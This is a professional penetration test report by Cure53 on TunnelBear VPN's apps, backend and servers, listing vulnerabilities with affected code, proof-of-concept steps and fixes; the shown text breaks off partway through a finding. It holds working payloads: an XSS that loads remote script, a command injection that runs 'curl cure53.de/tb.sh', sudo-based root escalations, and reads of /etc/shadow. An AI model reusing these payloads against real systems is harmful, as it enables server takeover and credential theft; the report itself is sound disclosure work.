Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report TunnelBear VPN 11.-12.2021

Cure53, Dr.-Ing. M. Heiderich, M. Wege, MSc. N. Krein, MSc. R. Peraglie, BSc. J. Hector, Dr. A. Pirker, J. Larsson

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

“TunnelBear respects your privacy. We will never monitor, log, or sell any of your browsing activity. As the only VPN in the industry to perform annual, independent security audits, you can trust us to keep your connection secure.”

From https://www.tunnelbear.com/

This report - entitled TB-09 - details the scope, results, and conclusory summaries of a penetration test and source code audit against the TunnelBear VPN software and server compound. The work was requested by McAfee ULC via the TunnelBear team in August 2021 and initiated by Cure53 in mid- to late-November 2021, namely on CW46 and CW47. A total of forty-seven days were invested to reach the coverage expected for this project. The testing conducted for TB-09 was divided into eight separate work packages (WPs) for execution efficiency, as follows:

- **WP1**: TunnelBear Client Apps (Code Audit & Pentest)
- **WP2**: TunnelBear VPN Infrastructure (Pentest/Config Review)
- **WP3**: TunnelBear PolarBear Backend (Code Audit)
- **WP4**: TunnelBear Front End & Public Sites (Pentest & Audit)
- **WP5**: TunnelBear AWS Infrastructure (Config Review & Audit)
- **WP6**: TunnelBear Overseer (Code Audit & Pentest)
- **WP7**: TunnelBear Geneva & NetfilterQueue (Code Audit)
- **WP8**: TunnelBear Browser Extensions & FilterPods (Diff Audit & Pentest)

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

That this test is preceded by a multitude of engagements with the TunnelBear VPN and related products is worthy of mention here. A yearly security evaluation was established back in 2016 and has been conducted in various iterations ever since. Naturally, this current audit and its assigned TB-09 test-ID denotes the ninth engagement against this scope focus. The Cure53 testing team was granted access to all relevant URLs, binaries, sources, user credentials, configuration files, and other information and documentation. Given that all of these assets were necessarily required to procure the coverage levels expected by TunnelBear, the methodology chosen here was white-box.

A selection of these sources were classified as confidential and required review on McAfee systems and VMs via an RDP connection. Since only a handful of the sources in scope were flagged as confidential, this did not have a tangible impact on the audit delivery. A significantly large team comprising nine senior testers was assigned to this project's preparation, execution, and finalization, which was justified by the sheer volume of diverse work packages covered in this project. Each tester was hand-selected for their specific skill set and experience to match the respective work packages.

All preparations were completed in mid- to late October and early November, namely in CW43 and CW44, to ensure that the testing phase could proceed without hindrance. This timeframe proved beneficial for the test's outcome given the complexity of the scope.

Communications were facilitated via the same dedicated shared Slack channel that was deployed to combine the workspaces of TunnelBear and Cure53 for previous audits, thereby allowing an optimal collaborative working environment to flourish. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions.

One can denote that communications proceeded smoothly on the whole, as per usual. The scope was well prepared and clear, no noteworthy roadblocks were encountered throughout testing, and cross-team queries were kept to a minimum as a result. TunnelBear delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the maintainers. Live reporting was also initiated for several issues. With regards to the findings in particular, the Cure53 team achieved excellent coverage over the WP1 to WP8 scope items, identifying a total of thirty-two. Twenty of these findings were deemed security vulnerabilities, whilst twelve were categorized as general weaknesses with lower exploitation potential.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Evidently, thirty-two is an exceptionally high volume of findings, even for a scope of this magnitude. In fact, this is an increase in the issue totals of both TB-07 and TB-08, in which twelve and eighteen issues were unearthed respectively. However, one could deem this a natural side effect of a significant scope expansion over this time frame with regards to complexity and code-line volume. Furthermore, the WP volume has increased incrementally with each audit - from six, through seven, and now eight between 2019 and 2021.

The *Critical*-assigned issues have increased in addition, with three unearthed during this report. Similarly, the volume of *High* severity-rated issues (also three) has risen in comparison with previous engagements. Two of the issues (see TB-09-009 and TB-09-026) permitted Remote Code Execution (RCE) under certain circumstances. Needless to say, those were live-reported with haste and then addressed by the TunnelBear team proactively.

Whilst one could be relatively concerned by the steady increase in the volume and severity of vulnerabilities within this scope compound, this arguably corroborates the essential need for frequent and thorough testing, which delivers considerable value with each and every audit. Once the most critical issues have been resolved by TunnelBear and verified by Cure53, the framework will arguably be in a steady and healthy position to tackle the persistent medium- and low-severity vulnerabilities forthwith.

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the TunnelBear VPN software and server compound, giving high-level hardening advice where applicable.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Penetration tests and assessments against TunnelBear VPN software and servers**
  - **WP1**: TunnelBear Client Apps (Code Audit & Pentest)
    - All relevant binaries and sources were made available.
      - macOS App:
        - Download Link:
          - https://s3.amazonaws.com/tunnelbear/downloads/mac/TunnelBear.zip
        - Repositories on RDP auditing host:
          - *tunnelbear-apple*
          - *tunnelbear-apple-openvpn*
      - iOS App:
        - Download Link:
          - https://apps.apple.com/us/app/tunnelbear-secure-vpn-wifi/id564842283
        - Repositories on RDP auditing host:
          - *tunnelbear-apple*
          - *tunnelbear-apple-openvpn*
      - Android App:
        - Download Link:
          - https://play.google.com/store/apps/details?id=com.tunnelbear.android
        - Repositories on RDP auditing host:
          - *tbear-android*
          - *polarbear-android*
          - *tb-vpn-android*
      - Windows App:
        - Download Link:
          - https://tunnelbear.s3.amazonaws.com/downloads/pc/TunnelBear-Installer.exe
        - Repositories on RDP auditing host:
          - *tunnelbear-windows*
          - *polarbear-windows*
  - **WP2**: TunnelBear VPN Infrastructure (Pentest/Config Review)
    - All relevant configuration and access data were made available.
    - VPN Server IPs for Infrastructure Pentesting:
      - 37.139.12.227
      - 95.179.211.185
    - Repositories on RDP auditing host:
      - *opscode*
  - **WP3**: TunnelBear PolarBear Backend (Code Audit)
    - All relevant sources were made available.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

    - Repositories on RDP auditing host:
      - *backend*
      - *polarbackend*
  - **WP4**: TunnelBear Front End & Public Sites (Pentest & Audit)
    - All relevant URLs, sources, and credentials were made available.
    - Relevant URLs:
      - https://www.tunnelbear.com
      - https://www.tunnelbear.com/teams
      - https://www.tunnelbear.com/whats-my-ip
      - https://www.tunnelbear.com/team/account/team
    - Repositories on RDP auditing host:
      - *web-tb-com*
      - *web-tb-landing*
      - *web-bearsMyIP-v2-Vue*
      - *web-tb-teams*
  - **WP5**: TunnelBear AWS Infrastructure (Config Review & Audit)
    - All relevant configuration and access data was made available.
    - Repositories on RDP auditing host:
      - *polarbackend (within the terraform folder)*
      - *backend (within the terraform folder)*
      - *tunneloverseer (within the terraform folder)*
      - *serverapi (within the terraform folder)*
      - *tf-module-logdna-router*
      - *tf-module-read-secrets*
      - *tf-module-vmf-proxy*
      - *tf-module-app-server*
      - *tf-module-load-balancer*
      - *tf-module-network-load-balancer*
      - *tf-module-ec2-app-server*
      - *tf-module-cloudflare-route-redirection*
      - *tundra*
  - **WP6**: TunnelBear Overseer (Code Audit & Pentest)
    - All relevant URLs and sources were made available.
    - Relevant URLs:
      - https://staging.tunneloverseer.com/
      - https://staging.tunneloverseer.com/v1/public/ips
    - Repository on RDP auditing host:
      - *tunneloverseer*

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

- **WP7**: TunnelBear Geneva & NetfilterQueue (Code Audit)
  - All relevant sources were made available.
  - Repositories on RDP auditing host:
    - *geneva*
    - *python-netfilterqueue*
- **WP8**: TunnelBear Browser Extensions & FilterPods (Diff Audit & Pentest)
  - All relevant sources and extension files were made available.
  - Browser Extension:
    - Download Link:
      - https://chrome.google.com/webstore/detail/tunnelbear-vpn/omdakjcmkglenbhjadbccaookpfjihpa
    - Repository on RDP auditing host:
      - *web-tb-browser*
  - VPN Server IPs for FilterPods Pentesting:
    - 37.139.12.227
    - 95.179.211.185
  - Repositories on RDP auditing host:
    - *filterpod-client-api*
    - *filterpod-dnsproxy*
    - *filterpod-frontend-api*
    - *filterpod-blockpage*
    - *filterpod-s3-task-scheduler (no changes since last audit)*
    - *mms-sb-redirector*
- **Test-supporting material for all work packages was shared with Cure53**
- **All relevant sources were made available to Cure53 over RDP**
- **All relevant binaries were made available to Cure53**
- **Servers available for code sharing and auditing**
- **Windows Code Audit Host via RDP and pre-shared credentials**
  - 3.65.66.66
- **Ubuntu VPN Testing Hosts via SSH and deployed public keys**
  - cure53@37.139.12.227
  - cure53@95.179.211.185

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., *TB-09-001*) for the purpose of facilitating any future follow-up correspondence.

TB-09-001 WP3: Stored DOM-XSS vulnerability in admin panel (*Critical*)

The discovery was made that the TunnelBear admin panel suffers from a persistent DOM-based Cross-Site Scripting vulnerability. Multiple occasions were identified in which data is fed directly into the *html* function of jQuery. On one occasion, it was confirmed that attackers can inject HTML markup containing malicious jmomarvascript. This would be achieved via the *team-name* executed in the *tunnelbear.com* domain's admin panel using an authenticated administrator.

This scenario could be abused by attackers to hijack administrative developer accounts in order to create a new administrator and thereby fully access both the TunnelBear and PolarBear admin portal. Furthermore, said vulnerability could be leveraged by attackers in tandem with TB-09-009.

Affected file:
backend/tbearCore/public/javascripts/admin.js

Affected code:

```
function getUsersDetail(userEmail) {
      $.get('/console/getDetailsJSON', {email: userEmail}, function(user,
textStatus, jqXHR) {
[...]
      if(user.user == "unknown") {
          var errMsg = 'User <strong>' + userEmail + '</strong> was not found';
[...]
          alerts('search', errMsg);
[...]
      } else {
[...]
          if (user.team) {
[...]
          $('.user-team-name').html(user.team.name).attr('href',
'/console/team#team=' + user.team.id);
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Steps to reproduce:

1. Create an account at https://staging.tunnelbear.com.
2. Create a team with an arbitrary name.
3. Change the *team-name* by directly using the *POST /core/web/team/name* endpoint to the following *team-name*:
4. `<iframe onload=$.getScript("//cure53\.de/t")>`
5. The markup is rendered as soon as the authenticated administrator views the user in the console https://staging-api.tunnelbear.com/console/#email=EMAIL.
6. A JavaScript is remotely loaded and executed from https://cure53.de/ allowing attackers to execute arbitrary JavaScript within the victim's browser.

It is recommended that the majority of *html()* invocations are replaced with jQuery's *text()* invocations. Furthermore, sanitizing user data and embedding it safely into HTML via templates would assist towards remediation. Alternatively, the deployment of a sanitizer such as DOMPurify would provide sufficient coverage. Using the method, attackers would not be able to supply data that contains malicious HTML, thereby preventing the execution of risk-laden JavaScript.

TB-09-009 WP2-3: Remote code execution via partner-mapping script *(**Critical**)*

Testing confirmed that the PolarBear backend's Partners dashboard does not sanitize the *vpnPrefix* or *partnerId* before concatenating them directly into string literals of a YML file uploaded to an S3 bucket. This file is later synchronized to all VPN hosts via Ansible and loaded with the *include_vars* instruction by the Ansible playbook before embedding the attacker-controlled variable strings unsanitized into a bash script entitled *partnermapping.bash.*

This scenario allows attackers to execute shell commands on all Tunnelbear VPN servers by authenticated administrators, or by chaining and exploiting the stored XSS described in ticket TB-09-001 beforehand. Note, that issue TB-09-010 can be utilized to escalate from an *openvpn* user into fully-administrative *root* permissions.

Shell excerpt:

```
$ cat /etc/partnermapping.bash
declare -A partner_map_benchmark
partner_map_benchmark[BMK]="benchmark"
declare -A partner_map_filterpod
partner_map_filterpod[BMK]="benchmark"
s[...]
partner_map_filterpod[CUR2]="mcafee_c53_t" # ; curl cure53.de/tb.sh | sh ;"
```

Affected file:
opscode/playbooks/roles/partnermapping/templates/etc/partnermapping.bash.j2

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
{% for item,value in partnermapping_filterpod.items() %}
partner_map_filterpod[{{item|regex_replace('-', '')}}]="{{value}}"
```

Steps to reproduce:

1. Log in via the Partners dashboard: https://test.polargrizzly.com/console/partners
2. Create a new partner with a unique three-letter *vpnPrefix* and the following *partnerId*:
   ```
   mcafee_c53";$(curl https://cure53.de/tb.sh) #
   ```
3. Wait until the VPN servers synchronize the file by observing the contents of the script */etc/partnermapping.bash* on one of the VPN hosts.
4. Once any client tries to authenticate an OpenVPN connection to that host, the command is downloaded from *https://cure53.de* and executed.

Affected file:
polarbackend/app/services/PartnerSyncJob.scala

Affected code:

```
object PartnerSyncJob {
  private def partnerFileFormat(caleaPartners: Seq[Partner], mcafeePartners:
Seq[Partner]): String =
      s"""
      |[...]
      |partnermapping_mcafee:
      |${mcafeePartners.map(partner => s"  '${partner.vpnPrefix}-': '${
partner.partnerId}'").mkString("\n")}
```

In order to prevent attackers from escaping from the literal string both in the bash script and the YAML file, It is recommended to validate and assert that both the *vpnPrefix* and *partnerId* only contain alphanumeric characters and an underscore (*[a-z0-9_]*). By doing so, attackers will not be able to utilize the characters required to manipulate the command syntax. As an additional security measure, it is recommended to also perform the same sanitization in the jinja2 templates of the bash scripts.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

TB-09-010 WP2: Local root-privilege escalation via OpenVPN IP wrapper *(High)*

The discovery was made that the *openvpn* user is permitted to execute the Linux program *ip* as *root* with arbitrary arguments by granting *sudo* rights to a specific wrapper program. This grants attackers a trivial privilege-escalation vulnerability as the *ip* binary permits the execution of arbitrary commands via the *vrf exec* sub-command. This induces the risk of attackers escalating into *root* after compromising the *openvpn* user - rendering the exploit-chain of TB-09-001 and TB-09-009 an attractive entry point for attackers.

PoC:

```
openvpn@vpn-20190228-testing-nl:~$ sudo ip vrf exec default id
uid=0(root) gid=0(root) groups=0(root)
```

One can recommend replacing said wrapper with a more secure version that only allows a limited set of *ip* sub-commands as described on the OpenVPN wiki[1]. By doing so, the *vrf exec* sub-command is denied by the wrapper, preventing this trivial privilege escalation.

TB-09-012 WP1: DoS via exported activity on Android *(High)*

While testing the Android mobile application, the confirmation was made that the TunnelBear app exports the activity entitled *com.tunnelbear.android.countrylist.CountrySelectActivity*, as highlighted in the following snippet taken from the *AndroidManifest.xml* file:

```
[...]
<activity [...]
android:name="com.tunnelbear.android.countrylist.CountrySelectActivity"
android:exported="true" [...]
</activity>
[...]
```

Sending an optimally-crafted intent to the *com.tunnelbear.android.countrylist.CountrySelectActivity* causes the TunnelBear app to crash, resulting in a Denial-of-Service (DoS) situation. A pertinent observation to note here is that the referred activity is unprotected, thus allowing the activity to receive intents from any other application installed on the device.

This enables an attacker to permanently send a malformed *intent* call to the app, thus triggering a crash of the app and effectively preventing the user from continued use. Since the pre-established VPN connections also are forced to close because of the

[1] https://community.openvpn.net/openvpn/wiki/UnprivilegedUser#SecureWrapper

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

crash, the issue was categorized with a *High* severity rating. Notably, the behavior was verified via a dummy Android application operating on the same device as the TunnelBear app which sends a malicious intent.

PoC:
The following code snippets demonstrate the method by which to send a serialized dummy Java object as an *intent*, resulting in an application crash.

Sample class definition:

```
import java.io.Serializable;

public class SerializableTest implements Serializable {
    private static final long serialVersionUID = 1L;
    boolean b;
    short i;
}
```

The following code-snippet inclusion details the relevant components that one can deploy to send the *SerializableTest* object as part of an intent:

```
Intent intent = new Intent();
intent.setComponent(new
ComponentName("com.tunnelbear.android","com.tunnelbear.android.countrylist.Count
rySelectActivity"));
intent.putExtra("test", new SerializableTest());
startActivity(intent);
```

The following logcat output highlights the application crash that occurs upon sending the malicious intent contained within the serialized Java object:

```
D  Shutting down VM
E  FATAL EXCEPTION: main
E  Process: com.tunnelbear.android, PID: 9120
E  java.lang.RuntimeException: Unable to start activity
ComponentInfo{com.tunnelbear.android/com.tunnelbear.android.countrylist.CountryS
electActivity}: java.lang.RuntimeException: Parcelable encountered
ClassNotFoundException reading a Serializab
 le object (name = com.example.myapplication.SerializableTest)
[...]
E      at
com.tunnelbear.android.countrylist.CountrySelectActivity.onCreate(CountrySelectA
ctivity.kt:18)
[...]
E      ... 22 more
E  Caused by: java.lang.ClassNotFoundException:
com.example.myapplication.SerializableTest
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
E      ... 31 more
I  Sending signal. PID: 9120 SIG: 9
```

To mitigate this issue, it is recommended to correctly validate the data received via intents and further restrict access to exported activities by setting permissions[2]. This would ensure that the situation whereby a malicious application attempts to cause the TunnelBear application to crash by sending a simple intent is avoided completely.

TB-09-014 WP3: HTML email injection in Dashboard's referral API *(Medium)*

While reviewing the *backend* repository, the observation was made that the *tbearDashboard2* service has an endpoint to invite people to use TunnelBear. To access said endpoint, a valid access token is required. The *ReferralController* supports this endpoint by implementing the *sendReferralEmail* method. To that end, the *ReferralController* extracts a *name* parameter from the data transfer object, which is then passed further into the referral email HTML template without proper sanitization (in the form of HTML emails). This lack of input sanitization allows the user to inject HTML and potentially JavaScript code into a referral email. Whenever a user opens the referral email within a webmail client, the injected content into the email could potentially result in further, unspecified harm to the invited user.

One must note that the tangible exploitability of this issue relies solely on the fact that the referral email must be opened in a webmail client that fully supports the rendering of HTML emails. Thus, additional filtering of potential malicious tags that may be embedded in the HTML by an attacker would not be initiated.

PoC:
Send the following request to the */v2/referral* endpoint of the dashboard service.

HTTP request:

```
POST /v2/referral HTTP/2
Host: api.tunnelbear.com
[...]
Authorization: Bearer eyJ0e<REDACTED>
[...]
Content-Length: 56
Content-Type: application/json;charset=UTF-8

{"email":"redacted@cure53.de","name":"<s>Injected</s>"}
```

[2] https://developer.android.com/guide/topics/permissions/overview

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Screenshot of received email:



Fig.: Received HTML email after triggering the request

Affected file:
backend/tbearDashboard2/app/controllers/client_api/ReferralController.scala

Affected code:

```
def sendReferralEmail =
    TokenAction.async(parse.json) { implicit request =>
[...]
    val (email, name) = (js.get.email, js.get.name)
[...]
    emails.send(EmailTypes.Referral, referral.referredEmail,
createReferralEmailParams(referral, name, bonus))
[...]
}

def createReferralEmailParams(referral: Referral, name: String, bonus: Long):
Seq[(String, String)] = {
    List(
        ("referredEmail", referral.referredEmail),
        ("referralName", sanitizeReferredName(name)),
        ("referralKey", referral.referralKey),
        ("dataAmount", Utils.humanReadableByteCount(bonus, true, false))
    )
}
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
def sanitizeReferredName(name: String): String = {
    name
    .take(MaxReferralNameLength)
    .replace('.', ' ') // disable URLs
}
```

Affected file:
backend/tbearDashboard2/app/services/EmailService.scala

Affected code:

```
def formatTemplate(template: String, params: Seq[(String, String)]): String = {
params match {
    case (key, v) :: tailParams => {
        formatTemplate(template.replaceAllLiterally(s"{{$key}}", v), tailParams)
    }
    case Nil => template
    }
}
[...]
def send(
    emailType: EmailType,
    address: String,
    params: Seq[(String, String)],
    tags: Seq[String] = Seq.empty,
    domain: EmailDomain = TransactionalDomain): Future[Done] = {
[...]
        mg.sendHtmlMail(address, e.subject, formatTemplate(e.html, defaultParams
++ params), e.from, tags, Some(domain.domain)).map {
[...]
}
```

It is recommended to properly sanitize all provided input parameters that are processed and passed into the HTML template.

TB-09-018 WP2: Local root-privilege escalation via *sudoers* rights *(High)*

Similarly to ticket TB-09-010, testing confirmed that the *openvpn* and *vpnmonitor* users were granted *sudo* permissions to execute several binaries with *root* permissions that allow the users to escalate their privileges and perform unauthorized operations. For example, the *ipset* binary permits arbitrary file overwriting, allowing for the insertion of *root* cron jobs. This issue should be viewed as an extension to TB-09-010.

File read PoC *supervisorctl*:

```
$ sudo supervisorctl -c /etc/shadow
[...]
file: /etc/shadow, line: 1
'root:$6$nbMM6CgK$OILf4/ZBM[redacted]WsnV10:17702:0:99999:7:::\n'
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Root user takeover *ipset*:

```
$ echo 'id > /tmp/out' > /tmp/ipsetpe && chmod 755 /tmp/ipsetpe /tmp/out
$ SNAME="$((2+`date +%M`))"' * * * * root /tmp/ipsetpe'
$ sudo ipset create "$SNAME" hash:ip
$ sudo ipset list "$SNAME" -n -f /etc/cron.d/cure53ipsetpe
$ sudo ipset destroy "$SNAME"
$ sleep 3m && cat /tmp/out
uid=0(root) gid=0(root) groups=0(root)
```

File read PoC *sysctl*:

```
$ sudo /sbin/sysctl -n /../../../../../etc/shadow
[...]
root:$6$nbMM6CgK$OILf4/ZBM[redacted]WsnV10:17702:0:99999:7:::
```

***Freerad* user takeover *user-is-paid.sh*:**

```
$ f="/tmp/$(echo -e 'abc\x27) as f:\n  import os\n  os.system("id") # ')";
$ touch /tmp/abc && touch "$f" && chmod 777 "$f" /tmp/abc
$ sudo -u freerad /usr/local/bin/user-is-paid.sh "$f"
[...]
uid=110(freerad) gid=114(freerad) groups=114(freerad),42(shadow),115(ssl-cert)
```

As suggested in TB-09-010, it is recommended to build secure wrappers around all programs that *openvpn* and *vpnmonitor* users can execute with privileged rights via *sudo*. Those wrappers should ensure that minor and harmless argument sets required for operational purposes only are permitted.

TB-09-024 WP6: Deprovisioning of auto-scaled or disabled VPN servers *(Medium)*

While reviewing the *TunnelOverseer* repository, the discovery was made that the Overseer service offers an endpoint to submit reports concerning the performance and status of a VPN server. To reach this endpoint, the caller must provide a pre-shared secret within the HTTP header *vpn-auth*. A secret of this nature could be obtained by leveraging another vulnerability such as that described in TB-09-009, for example.

Using this secret, it is possible to submit arbitrary reports concerning all VPN servers and enumerable via the *PublicController*. This could be achieved via any accessible VPN server by leveraging issue TB-09-009, due to the *VpnAuthAction* middleware's allow-list check. Sending reports to the *ReportController* for auto-scaled or disabled VPN servers indicating a low number of users within the submitted report will cause the *ProvisioningActorV2* task to deprovision and remove those VPN servers from the deployment until a predefined server minimum is reached.

Testing confirmed that this issue allows the deprovisioning and removal of auto-scaled or disabled VPN servers until the server minimum is reached.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected file:
TunnelOverseer/app/controllers/actions/VpnAuthAction.scala

Affected code:
```
if (apiToken == request.headers
    .get("Authorization")
    .getOrElse(request.headers.get("vpn-auth").getOrElse(""))
    .replace("Bearer ", "")) {
(for {
    ips <- vpnServerDao.fetchAllIpsCached()
    requestIp = Utils.getClientIp(request)
} yield requestIp match {
    case Right(ip) if ips.contains(ip) => Future.successful(Right(new
VpnServerRequest(ip, request))
[...]
```

From the snippet above, it is evident that the *VpnAuthAction* middleware verifies that the request contains the pre-shared *vpn-auth* secret, and that the IP address from the request header identifies a known VPN server.

Affected file:
TunnelOverseer/app/controllers/ReportController.scala

Affected code:
```
def serverReport() =
vpnAuth.async(parse.formUrlEncoded) { implicit request =>
[...]
    (for {
        vpnServer <- vpnServerDao.getByIpAddress(report.get.ip)
    } yield vpnServer match {
    case Some(server) =>
        val lastSpeed = report.get.users.map(u => u.speed).sum
        val humanLastSpeed = dataFormatter.inBestUnit(lastSpeed bytes)
        val updatedServer = server.copy(
[...]
        numberUsers = report.get.users.size,
```

It is clear from the preceding snippet that the *ReportController* obtains the IP address of the report directly from the report object of the request body, rather than the IP address from the HTTP header.

Affected file:
TunnelOverseer/app/tasks/autoscaler/ProvisioningActorV2.scala

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
val bleedingServers: Seq[(VpnServer, DateTime)] =
Await.result(vpnServerDAO.getAutoDisabledServersWithAge(region.id), 20
seconds).map { serverTuple =>
    (serverTuple._1, new
DateTime(serverTuple._2.atZone(ZoneId.systemDefault()).toInstant.toEpochMilli))
}
[...]
    bleedingServers
    .filter {
        case (server, disabledAt) =>
disabledAt.plus(monitoringParams.BleedingPeriodV2.toMillis).isBeforeNow ||
        server.numberUsers <= monitoringParams.DeleteDisabledServerUserCount
    }
    .foreach {
        case (server, _) =>
[...]
        provisioningService
        .deleteServers(server.ipAddress, minProvider)
```

From the code snippet above, it can be derived that in any instance whereby the volume of users of an auto-disabled or scaled VPN server drops below *DeleteDisabledServerUserCount*, the *ProvisioningActorV2* will delete those servers until the server minimum has been reached.

It is recommended to verify that VPN servers can only submit reports concerning their own loads, rather than for arbitrary VPN server IP addresses.

TB-09-025 WP1: Unmitigated vulnerabilities from previous audits *(Info)*

This ticket presents all unmitigated or partially-unmitigated vulnerabilities identified via the previous penetration tests conducted in June 2019, November 2019, and October 2020.

TB-06-002 SDK: Insecure keychain data deserialization

The initially reported issue is still present and has only partially been fixed. The following locations still contain the unaltered code.

Affected file:
tunnelbear-apple-master/shared/sdk/Code/Utilities/KeychainAccessor.swift

Affected file:
tunnelbear-apple-master/shared/sdk/Code/SDKConfiguration.swift

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

As already indicated, it is recommended to implement the *NSSecureCoding* protocol for all instances of serialization and deserialization operations.

TB-09-026 WP2: RCE on IPSec authentication via *user-is-paid.sh* script *(Critical)*

Testing confirmed that the authentication helper scripts for both IPSec and OpenVPN concatenate the username directly into a pre-encoded JSON object or URL-encoded query string, which is sent to the PolarBear backend for authentication. This allows attackers to submit an altered *user* containing special characters which are perceived as valid on the backend, allowing the attackers to connect to the VPN with the altered username.

Malicious characters within the username are embedded without sanitization into Python code, which is executed as the *freerad* user and permits attackers to execute arbitrary commands on the VPN server under this identity.

Affected file:
opscode/playbooks/roles/freeradius3/templates/etc/freeradius/3.0/tbear-auth.pl.j2

Affected code:
```
if ($user =~ /^$partner_prefix_regex/) {
       $resp = $ua->post(
       "https://{{ api_polarbear_dns }}/token/verify",
       'Content-Type' => 'application/json',
       'Accept' => 'application/json',
       Content => '{"token": "' . $user . '"}'
       );
       $partner_match = 1;
}
[...]
$resp->is_success or return RLM_MODULE_FAIL;
[...]
       open(my $fh, ">", "/dev/shm/filterpod-$user") or return RLM_MODULE_FAIL;
```

Similarly-affected files:
opscode/playbooks/roles/openvpn/templates/etc/openvpn/authenticateUser.py.j2
opscode/playbooks/roles/openvpn/templates/etc/openvpn/client-connect.sh.j2

One can observe from the source code displayed above that the username is embedded directly as the *token* property of a pre-encoded JSON object string. This allows attackers to inject double quotes (") to escape the property and insert their own JSON properties, which can be utilized to hide malicious python code while still receiving a positive

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

response from the PolarBear authentication backend. Due to the positive response, the payload will be used as the name of a spawned file stored in the */dev/shm/* directory.

Furthermore, it was deduced from the Ansible playbooks that VPN servers located in US/CA enable the *micfo* feature. For those servers, an additional piece of code within the IPSec *upclient.sh* script was introduced, which passes the aforementioned filename as the first argument to the *user-is-paid.sh* script. The following snippet displays this behavior:

Affected file:
opscode/playbooks/roles/strongswan/templates/usr/lib/ipsec/upclient.sh.j2

Affected code:
```
{% if micfo_enabled is defined and micfo_enabled %}
got_paid(){
  if [ -v "partner_map_tunnelbear[${prefix}]" ]; then
       ## replatformed user
       rc=`sudo -u freerad /usr/local/bin/user-is-paid.sh "/dev/shm/filterpod-$
{common_name}"`
```

Within the *user-is-paid.sh* script, the filename is received as the first argument and stored within the *USERFILE* variable which is nested directly into executed Python code. This results in an RCE vulnerability from the viewpoint of a typical TunnelBear user:

Affected file:
opscode/playbooks/roles/strongswan/templates/usr/local/bin/user-is-paid.sh.j2

Affected code:
```
#!/bin/bash
USERFILE="$1"
if [ ! -r "${USERFILE}" ]; then
  exit 0
fi

python3 -c "
import json
with open('${USERFILE}') as f:
  [...]
" 2>/dev/null
```

The following steps demonstrate the method by which one can reproduce this issue to a successful exploit that yields a remote shell on one of the affected VPN servers:

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Steps to reproduce:

1. Log in as a TunnelBear user via *test.tunnelbear.com* and retrieve a JWT token from the *POST /v2/cookieToken* endpoint.
2. Use the JWT token as the *Authorization* header in an HTTP request to the *GET /user* endpoint of the PolarBear backend to retrieve a *TBR-<UUIDv4>* VPN token.
